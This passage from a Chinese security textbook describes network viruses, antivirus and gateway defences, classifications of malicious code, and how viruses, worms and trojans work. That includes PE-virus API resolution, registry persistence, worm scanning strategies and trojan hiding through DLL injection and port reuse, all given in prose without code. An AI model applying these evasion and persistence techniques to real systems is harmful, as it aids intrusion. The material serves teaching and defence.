(2) 不需要寄主。传统型病毒的一个特点就是一定有一个"寄主"程序，病毒就隐藏在这些程序里。最常见的就是一些可执行文件，像扩展名为.exe 及.com 的文件，以及.doc 文件为"寄主"的宏病毒。现在，在网络上不需要寄主的病毒也出现了。例如 Java 和 ActiveX 的执行方式，是把程序码写在网页上。当与这个网站连接时，浏览器就把这些程序码读下来。这样，使用者就会在神不知鬼不觉的状态下，执行了一些来路不明的程序。

(3) 电子邮件成为新的载体。随着因特网技术的发展，电子邮件已经成为广大用户进行信息交流的重要工具。但是，计算机病毒也得到了迅速的发展，电子邮件作为媒介使计算机病毒传播得尤为迅速，引起各界广泛关注。

(4) 利用操作系统安全漏洞主动攻击。目前一些网络病毒能够通过网络扫描操作系统漏洞，一旦发现漏洞后自主传播其病毒，甚至能在几个小时就传遍全球。

网络的主要特征是资源共享。一旦共享资源感染了病毒，网络各节点间信息的频繁传输会将计算机病毒传染到所共享的机器上，从而形成多种共享资源的交叉感染。病毒的迅速传播、再生、发作，将造成比单机病毒更大的危害，因此网络环境下计算机病毒的防治就显得更加重要了。

网络病毒具有以下特点：

- **传播方式复杂**。病毒入侵网络主要是通过电子邮件、网络共享、网页浏览、服务器共享目录等方式传播，病毒的传播方式多且复杂。
- **传播速度快**。在网络环境下，病毒可以通过网络通信机制，借助于网络线路进行迅速传输和扩散，特别是通过 Internet，一种新出现的病毒可以迅速传播到全球各地。
- **传染范围广**。网络范围的站点多，借助于网络中四通八达的传输线路，病毒可传播到网络的"各个角落"，乃至全球各地，所以，在网络环境下计算机病毒的传播范围广。
- **清除难度大**。在网络环境下，病毒感染的站点数量多、范围广。只要有一个站点的病毒未清除干净，它就会在网络上再次被传播开来，传染其他站点，甚至是刚刚完成清除任务的站点。
- **破坏危害大**。网络病毒将直接影响网络的工作，轻则降低速度，影响工作效率，重则破坏服务器系统资源，造成网络系统瘫痪，使众多工作毁于一旦。

- **病毒变种多**。现在，计算机高级编程语言种类繁多，网络环境的编程语言也十分丰富，因此，利用这些编程语言编制的计算机病毒也是种类繁杂。病毒容易编写，也容易修改、升级，从而生成许多新的变种。
- **病毒功能多样化**。病毒的编制技术随着网络技术的普及和发展也在不断发展和变化。现代病毒又具有了蠕虫的功能，可以利用网络进行传播。有些现代病毒有后门程序的功能，它们一旦侵入计算机系统，病毒控制者可以从入侵的系统中窃取信息，进行远程控制。现代的计算机网络病毒具有功能多样化的特点。
- **难于控制**。病毒一旦在网络环境下传播、蔓延，就很难对其进行控制。往往在将对其采取措施时，就可能已经遭到其侵害。除非关闭网络服务。但关闭网络服务后，又会给清除病毒带来不便，同时也影响网络系统的正常工作。

16.2.2 计算机网络病毒的防范方法

网络防病毒不同于单机防病毒，单机版的杀毒软件并不能在网络上彻底有效地查杀病毒。计算机网络病毒的防治是一个颇为棘手的问题，在查毒和杀毒的应用中，多用几种防毒软件比较好，因为每一种防毒软件都有它的特色，几种综合起来使用可以优势互补，产生最强的防御效果，但是在一台计算机上最好只安装一种防病毒软件，以免软件间发生冲突。

防范网络病毒应从两方面着手：第一，加强网络管理人员的网络安全意识，有效控制和管理内部网与外界进行数据交换，同时坚决抵制盗版软件的使用；第二，以网为本，多层防御，有选择地加载保护计算机网络安全的网络防病毒产品。

1. 网络版防病毒软件简介

目前常用的网络版防病毒软件有 Norton、瑞星和金山毒霸等。

网络版防病毒软件应该具有病毒查杀、对新病毒的反应、病毒实时监测、智能安装、远程识别、集中管理、智能升级、远程报警、分布查杀、易于操作、磁盘数据保护、实时监控系统资源占用率低以及与其他软件兼容等特点。

网络版防病毒软件一般由系统中心、服务器端、客户端和控制台组成。

(1) 系统中心。系统中心是网络防病毒系统的信息管理和病毒防护的自动控制核心，实时地记录防护体系内每台计算机上的病毒监控、检测和清除信息，同时，根据控制台的设置，实现对整个防护系统的自动控制。

(2) 服务器端。服务器端是专门为应用在网络服务器的操作系统设计的防病毒子系统。它承担着对当前服务器上病毒的实时监控、检测和清除任务，同时自动向系统中心报告病毒监测情况。

(3) 客户端。客户端是专门为网络工作站设计的防病毒子系统。它承担着对当前工作站上病毒的实时监控、检测和清除任务，同时，自动向系统中心报告病毒监测情况。

(4) 控制台。控制台是整个网络防病毒系统设置、使用和控制的操作平台，也是为网络管理员专门设计的操作平台。它集中管理网络上所有已安装过该网络版客户端的计算机，保障每个纳入病毒防护的计算机时刻处于最佳的防病毒状态。

2. 网关型防病毒系统简介

1995 年，趋势网关防病毒技术就在美国申请了专利。但此后的几年，用户并没有太多关注它。伴随着互联网技术的发展，网关杀毒市场也日趋成熟，从桌面杀毒到网关杀毒，已

是互联网发展的必然。

从概念上讲，网关防病毒就是从整个网络的入口开始，阻止来自 Internet 的病毒入侵，同时还要防止病毒在进出企业内部网络时的传播。

目前，国内市场上有很多网关防病毒产品，如趋势、赛门铁克、NAI、F-secure、北信源和瑞星等公司的网关防病毒产品。

网关防病毒技术主要有两部分：一部分是如何对进出网关的数据进行查杀；另一部分是对要查杀的数据进行检测与清除。后者对于防病毒厂商来讲是很容易做到的。纵观国外的网关防病毒产品，它们对数据的病毒检测还是以特征码匹配技术为主，其扫描技术及病毒库与其服务器版防病毒产品是一致的。而如何对进出网关的数据进行查杀，则是网关防病毒技术的关键。由于目前国内外防病毒产品还无法对数据包进行病毒检测，因此各厂商在网关处只能采取将数据包还原成文件的方式进行病毒处理。在网关处查杀病毒方面，防病毒厂商所采取的方式又各不相同，主要分为以下 4 种方式：

- 第一种为基于代理服务器的方式实现。这种方式主要是依靠代理服务器对数据进行还原，在数据通过代理服务器时将其根据不同协议进行还原，再利用安装在代理服务器内的扫描引擎对其进行病毒的查杀。
- 第二种为基于防火墙协议还原的方式实现。这种方式主要是利用防火墙的协议还原功能，将数据包还原为不同协议的文件，然后传送到相应的病毒扫描服务器进行查杀，扫描后再将该文件传送回防火墙并进行数据传输。病毒扫描服务器可以有多个，防火墙内的防病毒代理根据不同协议，将相应的协议数据转送到不同的病毒扫描服务器。

一般来讲，不同厂商在防火墙与病毒扫描服务器之间进行数据交换的过程都采用各自的协议。在这里要重点说明的是，并不是具有协议还原功能的防火墙就支持网关防病毒产品，目前此类产品主要支持 CVP 协议的防火墙（如 Check point 防火墙等），相对优秀的产品也能支持 PIX 等其他防火墙。

- 第三种为基于邮件服务器的方式实现。这种方式也可认为是以邮件服务器为网关，在邮件服务器上安装相应的邮件服务器版防病毒产品。

邮件服务器版防病毒产品与以上两种方式又不相同，它主要是通过将防病毒程序内嵌在邮件系统内（邮件版防病毒程序一般是以邮件系统的一个服务形式而存在的），在进出邮件转发前对邮件及其附件进行扫描并清除，从而防止病毒通过邮件网关进入企业内部。目前，邮件版防病毒产品主要支持 Exchange Server、Lotus Notes 和以 SMTP 协议的邮件系统。

- 第四种为基于信息渡船产品的方式实现。这种方式在网关防病毒产品中很少有人提到，原因是它本身不是一个防病毒产品，但其确实能够实现网关处的病毒防护。信息渡船俗称网闸，它采用在产品内建立信息孤岛，通过高速电子开关实现数据在信息孤岛的交换。用户只需在信息孤岛内安装防病毒模块，就可实现对数据交换过程的病毒检测与清除。目前，国内一些公司已有相应的产品。

上面四种实现方式虽然不同，但最终对数据进行扫描仍是通过各厂商的病毒扫描引擎实现的，也就是说，这些扫描实现方法与其厂商提供的其他防病毒产品一样，使用的是相同的扫描引擎和病毒库，这也大大方便了网关防病毒产品的更新与升级。

从整体讲，网关防病毒产品只是防病毒产品家族内的一员，它只能检测进出网络内部的数据。目前，网关防病毒产品还大多只能针对 HTTP、FTP 和 SMTP 3 种协议的数据进行病毒扫描，网关防病毒产品还无法解决整个网络的防病毒问题。

3. 防范计算机网络病毒的措施

只有建立一个有层次的、立体的防病毒体系，才能有效制止病毒在网络内部的蔓延。

(1) 在计算机网络中，尽量多用无盘工作站，不用或少用有软驱的工作站。这样只能执行服务器允许执行的文件，而不能装入或下载文件，避免了病毒入侵系统的机会，保证了安全。工作站是网络的门户，把好这一关，可以有效地防止病毒入侵。

(2) 在计算机网络中，要保证系统管理员有最高的访问权限，避免过多地出现超级用户。超级用户登录后将拥有服务器目录下的全部访问权限，一旦带入病毒，将产生更为严重的后果。少用“超级用户”身份登录，建立用户组或功能化的用户，适当将其部分权限下放。这样赋予组管理员某些权限与职责，既能简化网络管理，又能保证网络系统的安全。

(3) 为工作站上用户账号设置复杂的密码。目前，一些网络病毒自带破解密码的字典，对于密码设置过于简单的计算机可以很容易地侵入，比如“墨菲”病毒，必须设置复杂的密码，才能有效地防止病毒入侵。

(4) 对非共享软件，将其执行文件和覆盖文件(如 *.com、*.exe、*.ovl 等)定期备份，当计算机出现异常时，将文件恢复到本地硬盘上进行重写操作。

(5) 接收远程文件输入时，一定要慎重，最好不要将文件直接写入本地硬盘，而应将远程输入文件写到软盘上，然后对其进行查毒，确认无毒后再复制到本地硬盘上。

(6) 工作站采用防病毒芯片，这样可防止引导型病毒。

(7) 正确设置文件属性，合理规范用户的访问权限。

(8) 建立健全的网络系统安全管理制度，严格操作规程和规章制度，定期作文件备份和病毒检测。即使有了杀毒软件，也不可掉以轻心，因为没有一个杀毒软件可以完全杀掉所有病毒，所以仍要记住定期备份，一旦真的遭到病毒的破坏，只要将受损的数据恢复即可。

(9) 目前预防病毒最好的办法就是在计算机中安装具有实时监控功能的防病毒软件，并及时升级。

(10) 为解决网络防病毒的要求，在网络中使用网络版防病毒软件和网关型防病毒系统。

16.3 网络恶意代码及防范方法

16.3.1 网络恶意代码的概念

早期恶意代码的主要形式是计算机病毒。1988 年，Morris 蠕虫爆发后，Spafford 为了区分蠕虫和病毒，对病毒重新进行了定义，他认为，“计算机病毒是一段代码，能把自身加到其他程序包括操作系统上；它不能独立运行，需要由它的宿主程序运行来激活它”。而网络蠕虫强调自身的主动性和独立性。Kienzle 和 Elder 从破坏性、网络传播、主动攻击和独立性 4 个方面对网络蠕虫进行了定义：网络蠕虫是通过网络传播，无须用户干预能够独立地或者依赖文件共享主动攻击的恶意代码。根据传播策略，网络蠕虫分为 3 类：E-mail 蠕虫、文

件共享蠕虫和传统蠕虫。郑辉认为蠕虫具有主动攻击、行踪隐蔽、利用漏洞、造成网络拥塞、降低系统性能、产生安全隐患、反复性和破坏性等特征，并给出相应的定义："网络蠕虫是无须计算机使用者干预即可运行的独立程序，它通过不停地获得网络中存在漏洞的计算机上的部分或全部控制权来进行传播"。

20 世纪 90 年代末，恶意代码的定义随着计算机网络技术的发展逐渐丰富，Crimes 将恶意代码定义为：经过存储介质和网络进行传播，从一台计算机系统到另外一台计算机系统，未经授权认证破坏计算机系统完整性的程序或代码。

16.3.2 网络恶意代码的分类

根据恶意代码定义，常见的恶意代码可以分为普通病毒、蠕虫、木马、移动代码和复合型病毒五类。恶意代码的分类方法与实例如表 16.1 和表 16.2 所示。

表 16.1 恶意代码的分类方法

分类标准	需要宿主	无需宿主
不能自我复制	不感染的依附性恶意代码	不感染的独立性恶意代码
能够自我复制	可感染的依附性恶意代码	可感染的独立性恶意代码

表 16.2 恶意代码的分类实例

类别	实例
不感染的依附性恶意代码	特洛伊木马(Trojan horse)逻辑炸弹(Logic bomb) 后门(Backdoor)或陷门(Trapdoor)
不感染的独立性恶意代码	点滴器(Dropper)，繁殖器(Generator)恶作剧(Hoax)
可感染的依附性恶意代码	病毒(Virus)
可感染的独立性恶意代码	蠕虫(Worm)细菌(Germ)

严格地从概念上讲，计算机病毒是恶意代码的一种，即可感染的依附性恶意代码，这是纯粹意义上的计算机病毒概念。实际上，目前发现的恶意代码几乎都是混合型的计算机病毒，即除了具有纯粹意义上的病毒特征外，还带有其他类型恶意代码的特征。

蠕虫病毒就是最典型和最常见的恶意代码，它是蠕虫和病毒的混合体。加之"病毒"一词非常形象且很具感染力，因此，媒体、杂志，包括很多专业文章和书籍都喜欢用"计算机病毒"来指学术上的恶意代码。在这个意义上讲，"计算机病毒"一词就不仅限于纯粹的计算机病毒，而是指混合型的计算机病毒。

1. 普通病毒

一般都具有自我复制的功能，同时还可以把自己的副本分发到其他文件、程序或计算机中去。病毒一般寄宿在主机的程序中，当被感染文件执行操作的时候，病毒就会自我复制。由于设计者的目的不同，病毒也拥有不同的功能，一些病毒只是用于恶作剧，而另一些则是以破坏为目的，还有一些病毒表面上看是恶作剧病毒，但实际上隐含破坏功能。

2. 蠕虫

最早的蠕虫开始于 1982 年，当时 John F. Shoch 等人为了进行分布式计算的模拟实验，编写了称为"蠕虫"的程序，这种程序可以"从一台计算机移动到另一台计算机"。但他们万

万没有想到，这种“蠕虫”程序在后来不断给计算机带来灾难。1988 年 Robert Morris 释放的第一个蠕虫恶意代码，在几小时内迅速感染了当时 Internet 上存在漏洞的计算机，造成了巨大的破坏。后来的 CodeRed、CodeRedII、“冲击波”等造成的破坏更大。

许多人经常将蠕虫称为蠕虫病毒。但严格地讲，蠕虫并不是传统意义上的病毒。蠕虫与传统病毒相比，具有明显的特点，如表 16.3 所示。

表 16.3　蠕虫与传统病毒的区别

	传统病毒	蠕　虫
存在的独立性	病毒具有寄生性，病毒是嵌入在被感染文件中，一般不能独立存在	蠕虫是作为独立程序个体存在的。由于蠕虫是独立程序个体，所以它可以作为病毒的寄生体，携带病毒，并在发作时释放病毒
传播的主动性	病毒的传播需要计算机使用者的触发。比如运行受感染的程序、打开受感染的文档等	蠕虫自动搜索联网计算机的漏洞并传染，完全可以不需要人的操作
感染和破坏的对象	病毒主要是感染计算机中的文件和文件系统，并造成文件丢失和损坏	蠕虫则是感染计算机系统，并造成计算机性能降低、网络速度降低
传播速度	由于传播需要计算机使用者的触发，传播速度较慢	由于传播的主动性，传播速度很快

1988 年 Morris 蠕虫爆发后，Eugene. H. SPafford 为了区分蠕虫和病毒，给出了蠕虫技术角度的定义：“计算机蠕虫可以独立运行，并能把自身的包含所有功能的版本移动到另一台计算机”。从该定义可以得出蠕虫的 3 个基本特征：一是可以独立运行，不依附于其他程序个体；二是可以从一台计算机移动到另一台计算机；三是可以自我复制。

3. 木马

木马的全称叫特洛伊木马(Trojan Horse)，来源于古希腊神话。传说古希腊王在攻打特洛伊城的时候，久攻不下，于是想出了一个妙计：在巨大的木马内装满了士兵，然后假装撤退，把木马留下；特洛伊人把木马当做战利品拉回城内；到了晚上，木马内的希腊士兵悄悄钻了出来，打开城门：希腊王因此顺利地攻下了特洛伊城。此后，人们就把特洛伊木马作为伪装的内部颠覆者的代名词。

计算机网络中的木马是指隐藏在计算机中的具有特殊功能的程序。它实际上是一种远程控制软件，但它与一般的远程控制软件不同：木马是未经用户授权，通过网络攻击或欺骗手段安装到目标计算机中的，而一般的远程控制软件是计算机用户有意安装的。

木马的定义：特洛伊木马是一种程序，它表面上提供一些有用或者令人感兴趣的功能，但是在这表面的内部还有用户不知道的其他功能，例如在用户不知道的情况下拷贝文件或窃取密码。简单地说，凡是能在本地计算机操作的功能，木马基本上都能实现。

木马恶意代码一般由两部分组成：一个是服务器程序(Server)，另一个是客户端远程控制程序(Client)。木马采用欺骗或者漏洞攻击等手段把服务器程序安装到受害者的计算机中，这就是所谓的计算机“中了木马”。客户端是用来控制目标主机(受害者计算机)的部分，安装在控制者的计算机中，它的作用是用来连接木马的服务器端，并发送控制命令和接收返回信息，从而达到监视和控制目标主机的作用。木马的控制者通过木马的客户端给服

务器端发送一系列指令，控制者能任意访问被控制端的计算机，在受害者计算机上做任何想做的事情。木马不仅具有像病毒、蠕虫一样的危害，比如删除和修改文件、格式化硬盘、攻击其他计算机等；木马另一个主要危害还在于它能够窃取受害者的敏感信息，比如截取受害者计算机的屏幕信息、收集受害者的所有键盘敲击信息、获取密码等。因此，木马是一种最危险的恶意代码。

从前面的叙述，我们知道病毒、蠕虫、木马之间是有显著区别的。通过对它们之间的区别、不同特点的分析比较，可以更好地了解其传播方式，可以有针对性地制定出检测和控制方法，更好地防御各类恶意代码的传播，其区别如表 16.4 所示。

表 16.4　病毒、蠕虫、木马的主要区别

	病　毒	蠕　虫	木　马
存在形式	寄生	独立个体	独立个体
传播途径	通过宿主程序运行	通过系统存在漏洞	植入目标主机
传播速度	慢	快	最慢
攻击目标	本地文件	计算机系统；网络资源	本地文件、系统；网络节点；窃取信息
触发	计算机操作者	程序自身	计算机操作者
防治方法	从宿主文件中摘除	为系统打补丁	停止并删除计算机木马服务器程序
对抗主体	计算机使用者和反病毒供应商	计算机使用者、系统软件供应商、网络管理者	计算机使用者、反病毒供应商、网络管理者

另一方面，随着恶意代码技术的发展，传统计算机病毒、蠕虫、木马之间的界线已不那么明显。一个恶意代码程序可以具有双重或多重特征，即既是蠕虫又是木马或既是病毒又是木马或同时是病毒、蠕虫、木马等。比如，CodeRed Ⅱ就是一个蠕虫木马双特型恶意代码，它首先采用蠕虫技术利用微软 IIS 的漏洞感染目标计算机，然后把一个木马程序下载并植入到目标计算机中。多种恶意代码技术相互结合是恶意代码发展的趋势，这类恶意代码往往具有更大的破坏性，防范难度也更大。此时，单一的恶意代码防范方式很难奏效，必须综合采用各种防御技术。

4. 移动代码

移动代码是能够从主机传输到客户端计算机上并执行的代码，它通常是作为病毒、蠕虫或是木马的一部分被传送到客户计算机上的。另外，移动代码可以利用系统的漏洞进行入侵，例如非法的数据访问和盗取 root 账号。通常用于编写移动代码的工具有 Java applets、ActiveX、Java Script 和 VB Script 等。

5. 复合型病毒

恶意代码通过多种方式传播就形成了复合型病毒，著名的尼姆达(Nimda)蠕虫实际上就是复合型病毒的一个例子，它通过 E-mail、网络共享、Web 服务器和 Web 终端 4 种方式进行传播。除此之外，复合型病毒还可通过其他的一些服务来传播，例如直接传送信息和点对点的文件共享。

16.3.3　网络恶意代码的关键技术

1. 计算机病毒的关键技术

下面以 Win32PE 病毒和脚本病毒为例，讲解病毒的关键技术。

1）Win32PE 病毒

Win32PE 病毒就是专门以 Win32PE 格式可执行文件为感染对象的病毒。Win32PE 文件是指 Win32（Windows 95/98/2000/XP）环境下的 PE 格式（Portable Executable Format）的可执行文件。Win32PE 病毒在感染目标文件的过程中，要实现以下关键技术和功能。

（1）重定位。

重定位是指程序在运行中确定数据在内存中的存储位置。对正常程序来说，在编译程序时就已经确定了数据在内存中的位置，程序装入运行后不需要对数据进行重新定位。但病毒 在 感染宿主程序时，不同的宿主程序病毒其插入的位置也不同，那么病毒随着宿主程序加载到内存后，病毒需要用到的数据的位置也就无法确定，病毒也就无法执行。因此，病毒必须对自己的数据进行重定位。

（2）获取 API 函数地址。

在 Win32 环境中，系统功能调用不是通过中断实现，而是通过调用 Windows API 函数实现。因此，必须首先获取 API 函数的入口地址。但是，Win32PE 病毒与普通的 Win32PE 程序不同，普通的 Win32PE 程序里有一个引入函数节，程序通过这个节可以找到自己所用到的每个 API 函数在动态链接库中的地址，从而调用相应的函数。但是 Win32PE 病毒本身并没有引入函数节，因此不能像普通程序那样找到 API 函数的地址。病毒如何找到 API 函数地址是一个重要技术。下面是病毒常采用的一个方法。

第一步：首先获得 Kernel32. dll 的基地址。当系统在执行一个 Win32PE 程序前，会调用 Kernel32. dll 中的 CreateProcess 函数装载该 Win32PE 程序，CreateProcess 装载完成后，先将一个返回地址压入堆栈，然后转向该 Win32PE 程序运行。假设该 Win32PE 程序是带病毒的程序，病毒先通过弹出堆栈取得该返回地址，然后从返回地址向下搜索即可在附近找到 Kernel32. dll 的基地址。搜索条件是 PE 头不能大于 4096 字节，PE header 的 ImageBase 值应该和当前指针相等。

第二步：获得 Kenrel32. dll 的基地址后，再在 export 表中搜索找到 GetModuleHandle、LoadLibraryA、GetProcAddress 函数的地址，然后就能得到任何想调用的函数地址了。

（3）搜索目标文件。

可以通过调用 API 函数 FindFirstFile 和 FindNextFile 搜索。

（4）内存文件映射。

使用内存文件映射进行文件读写。

（5）感染其他文件。

（6）返回宿主程序。

2）脚本病毒

脚本病毒是一些嵌入在应用程序、数据文档和操作系统中的用脚本语言编写的具有恶意目的的一组命令。在 Windows 平台（Windows 2000/XP），脚本语言由 WSH（Windows Script Host，即 Windows 脚本宿主）来解释执行，WSH 是可支持多种语言的脚本语言工作环境。在运行脚本文件时，WSH 会根据脚本语言自动启用相应的脚本引擎（微软自带 VBScript 和 Jscript 引擎，第三方也可开发自己的脚本引擎）执行脚本命令。

WSH 构架于 ActievX 技术之上，WSH 预定义了一些对象，同时可以使用 COM 的其他

对象。脚本通过 Java 脚本引擎、VB 脚本引擎解释执行，并借助 WSH 核心对象模型，脚本获得了对 Windows 桌面、文件系统、注册表、网络驱动器等的访问能力。这也使脚本病毒能轻易获得系统控制权，并肆意传播和破坏。

脚本病毒的感染机制：脚本病毒直接通过自我复制感染文件，把病毒的代码直接附加在目标文件中间。比如，“爱虫”病毒首先生成目标文件的一个副本，把病毒代码嵌入其中，同时用原文件名作为病毒文件名前缀，以. vbs 作为后缀组成病毒文件名，并删除原文件。“新欢乐时光”病毒将自己的代码附加在目标. htm 文件的尾部，并在顶部加入一条调用病毒代码的语句。

脚本病毒的传播手段：

(1) 通过电子邮件传播。主要是利用 outlook 对象传播。

(2) 通过网络共享传播。

(3) 通过网页传播。

(4) 通过 IRC 聊天通道传播。

脚本病毒获得控制权的方法：

(1) 修改注册表。调用 Wscript. Shell 的 RegWrite 方法修改注册表，使系统每次启动时都会自动运行病毒程序。

(2) 修改文件执行方式。例如“新欢乐时光”病毒将扩展名为 dll 的文件的执行方式修改为 wscript. exe。

(3) 引诱用户执行。病毒往往采用诱惑性的文件名促使用户主动点击；而且采用双后缀文件名(如 xxx. jpg. vbs)，由于 Windows 在默认情况下不显示后缀，用户误以为是正常文件而点击。

(4) desktop. ini 和 folder. htt 的配合使用。desktop. ini 和 folder. htt 可用于配置活动桌面。如果一个目录中有这两个文件，默认情况下用户进入这个目录就会执行 folder. htt。如果在 folder. htt 中有病毒代码，病毒就会获得控制权。

脚本病毒的弱点：

(1) 脚本病毒的复制一般要用到 FileSystemObject 对象。

(2) 病毒的邮件传播要用到 outlook 的自动发送功能。

(3) 病毒代码要通过 Windows Script Host 解释执行。

(4) 病毒通过网页传播需要 ActiveX 的支持。这些弱点可以用于脚本病毒的防治。比如，在 Windows 目录中删除 wscript. exe 和 cscript. exe 文件或改名。又比如在 IE 的“Internet 选项”中，把“Active 控件及插件”设置为禁用。

2. 蠕虫关键技术

1) 蠕虫工作机制

网络蠕虫的攻击行为可以分为 4 个阶段：信息收集、扫描探测、攻击渗透和自我推进。信息收集主要完成对本地和目标节点主机的信息汇集；扫描探测主要完成对具体目标主机服务漏洞的检测；攻击渗透利用已发现的服务漏洞实施攻击；自我推进完成对目标节点的感染。

2) 蠕虫的扫描策略

蠕虫利用系统漏洞进行传播首先要进行主机探测。ICMP Ping 包和 TCP SYN、FIN、

RST 及 ACK 包均可用来进行探测。良好的扫描策略能够加速蠕虫传播,理想化的扫描策略能够使蠕虫在最短时间内找到互联网上全部可以感染的主机。按照蠕虫对目标地址空间的选择方式进行分类,扫描策略包括选择性随机扫描、顺序扫描、基于目标列表的扫描、分治扫描、基于路由的扫描、基于 DNS 扫描等。

(1) 选择性随机扫描(selective random scan)。

随机扫描会对整个地址空间的 IP 随机抽取进行扫描,而选择性随机扫描将最有可能存在漏洞主机的地址集作为扫描的地址空间,也是随机扫描策略的一种。所选的目标地址按照一定的算法随机生成,互联网地址空间中未分配的或者保留的地址块不在扫描之列。选择性随机扫描具有算法简单、易实现的特点,若与本地优先原则结合,则能达到更好的传播效果。但选择性随机扫描容易引起网络阻塞,使得网络蠕虫在爆发之前易被发现,隐蔽性差。

(2) 顺序扫描(sequential scan)。

顺序扫描是指被感染主机上蠕虫会随机选择一个 C 类网络地址进行传播。根据本地优先原则,蠕虫一般会选择它所在网络内的 IP 地址。若蠕虫扫描的目标地址 IP 为 A,则扫描的下一个地址 IP 为 A+1 或者 A−1。一旦扫描到具有很多漏洞主机的网络时就会达到很好的传播效果。该策略的不足是对同一台主机可能重复扫描,引起网络拥塞。W32.Blaster是典型的顺序扫描蠕虫。

(3) 基于目标列表的扫描(hit-list scan)。

基于目标列表的扫描是指网络蠕虫在寻找受感染的目标之前预先生成一份易传染的目标列表,然后对该列表进行攻击尝试和传播。目标列表生成方法有两种:

① 通过小规模的扫描或者互联网的共享信息产生目标列表。

② 通过分布式扫描可以生成全面的列表的数据库。理想化蠕虫 Flash 就是一种基于 IPv4 地址空间列表的快速扫描蠕虫。

(4) 基于路由的扫描(routable scan)。

基于路由的扫描是指网络蠕虫根据网络中的路由信息,对 IP 地址空间进行选择性扫描的一种方法。采用随机扫描的网络蠕虫会对未分配的地址空间进行探测,而这些地址大部分在互联网上是无法路由的,因此会影响到蠕虫的传播速度。如果网络蠕虫能够知道哪些 IP 地址是可路由的,它就能够更快、更有效地进行传播,并能逃避一些对抗工具的检测。

(5) 基于 DNS 扫描(DNS scan)。

基于 DNS 扫描是指网络蠕虫从 DNS 服务器获取 IP 地址来建立目标地址库。该扫描策略的优点在于,所获得的 IP 地址块具有针对性和可用性强的特点。

基于 DNS 扫描的不足是:

① 难以得到有 DNS 记录的地址完整列表。

② 蠕虫代码需要携带非常大的地址库,传播速度慢。

③ 目标地址列表中地址数受公共域名主机的限制。例如 CodeRedI 所感染的主机中几乎一半没有 DNS 记录。

(6) 分治扫描(divide-conquer scan)。

分治扫描是网络蠕虫之间相互协作、快速搜索易感染主机的一种策略。网络蠕虫发送地址库的一部分给每台被感染的主机,然后每台主机再去扫描它所获得的地址。主机 A 感染了主机 B 以后,主机 A 将它自身携带的地址分出一部分给主机 B,然后主机 B 开始扫描

这一部分地址。

分治扫描策略的不足是存在“坏点”问题。在蠕虫传播的过程中，如果一台主机死机或崩溃，那么所有传给它的地址库就会丢失。这个问题发生得越早，影响就越大。有3种方法能够解决这个问题：

① 在蠕虫传递地址库之前产生目标列表。

② 通过计数器来控制蠕虫的传播情况，蠕虫每感染一个节点，计数器加1，然后根据计数器的值来分配任务。

③ 蠕虫传播的时候随机决定是否重传数据库。

(7) 被动式扫描(passive scan)。

被动式传播蠕虫不需要主动扫描就能够传播。它们等待潜在的攻击对象来主动接触它们，或者依赖用户的活动去发现新的攻击目标。由于它们需要用户触发，所以传播速度很慢，但这类蠕虫在发现目标的过程中并不会引起通信异常，这使得它们自身有更强的安全性。Contagion是一个被动式蠕虫，它通过正常的通信来发现新的攻击对象。CRClean等待Code Red II的探测活动，当它探测到一个感染企图时，就发起一个反攻来回应该感染企图，如果反攻成功，它就删除Code Red II，并将自己安装到相应机器上。

3. 木马的隐藏技术

由于木马主要采用在受害机器安装服务器程序的手段进行破坏，因此木马的隐藏方法是其能够生存的关键技术。通常木马有以下几种隐藏手段。

1) 在任务栏里隐藏

这是最基本的隐藏方式。要实现在任务栏中隐藏的目的，在编程时很容易实现。以VB为例，只要把form的Visible属性值设为False，ShowInTaskBar设为False，程序就不会出现在任务栏里了。

2) 隐藏监听端口

一台计算机有65 536个端口，大多数木马使用1024以上的端口。因为1024以下的端口大多保留为系统其他正常服务使用，占用这些端口可能造成系统不正常工作，容易暴露。为了进一步隐藏监听端口的目的，现在已经有一种方法可以实现端口的复用，即一个端口在用于正常服务功能的同时，又用于木马通信。采用这种技术的木马故意把自己的端口设置为常用正常服务的端口(如135、445、80等)，达到更好的隐蔽效果。

3) 在任务管理列表里隐藏

用户常常通过按下Ctrl+Alt+Del来查看系统正在运行的任务列表，很容易就能发现木马进程并删除。为了达到在任务管理列表中隐藏的目的，在Windows 98中，木马把自己设为“系统服务”就实现了在任务管理列表的隐藏；在Windows 2000、Windows XP等系统中，木马制作者采用了一种更好的隐藏方式：把木马写成动态连接库文件(DLL文件)，运行时将自己插入另一个进程中(一般是系统常用进程，如Explorer. exe)，这样木马就是以线程而不是以进程方式存在。在打开任务管理器进行查看时，只能看到木马隐藏的正常进程，从而达到了木马隐藏的目的。另外，当查看当前使用的端口时，木马打开的端口显示的是对应进程打开的端口，即用户误以为是一个正常进程打开的端口，从而也实现了端口隐藏的目的。

4) 隐藏通信

隐藏通信也是木马经常采用的手段之一。一般木马运行后都要和攻击者进行通信：一

种是直接通信，如攻击者通过客户端直接与被植入木马的主机连接通信；另一种是间接通信，如通过电子邮件的方式，木马将目标主机的敏感信息传给攻击者。目前大部分木马都是采用TCP连接方式使攻击者直接控制受害主机的，这些木马在植入目标主机后一般会在1024以上不易发现的高端端口上监听。也有一些木马采用端口复用技术，不打开新的通信端口，而是选择一些正常服务的端口，比如80端口，实现通信，在收到正常的HTTP请求时把它交给Web服务器处理，只有在收到一些特别约定的数据包后，才交给木马处理。另外，现在有些木马采用ICMP协议传输，通过ICMP数据包传递进行远程控制，这样除非分析数据包里面的内容，否则很难发现木马通信。

5）隐藏启动方式

木马启动的方式多种多样，但都是为了达到同一个目的：使木马的服务器端程序在目标主机每次开机后自动运行。木马常用的启动方式有：加在木马程序到启动组；将程序添加到注册表的运行键，主要有Run、RunOnce、RunService、RunOnceService等；修改BoLini实现启动；通过修改注册表中的输入法键值直接挂接启动；修改Explorer启动参数和在Win.ini、system.ini中的load节添加启动项实现启动；在Autoexec.bat中添加程序项实现启动；采用文件关联实现木马的启动（比如：冰河木马）；利用DLL木马替换系统原有的动态连接库，使系统在装载这些动态连接库时启动木马；还可以采用与其他可执行文件捆绑，在运行捆绑文件时启动木马。随着木马技术的发展，木马还会采用更多、更隐蔽的启动方式，以便更好实现隐藏木马的目的。

6）隐藏传播方式

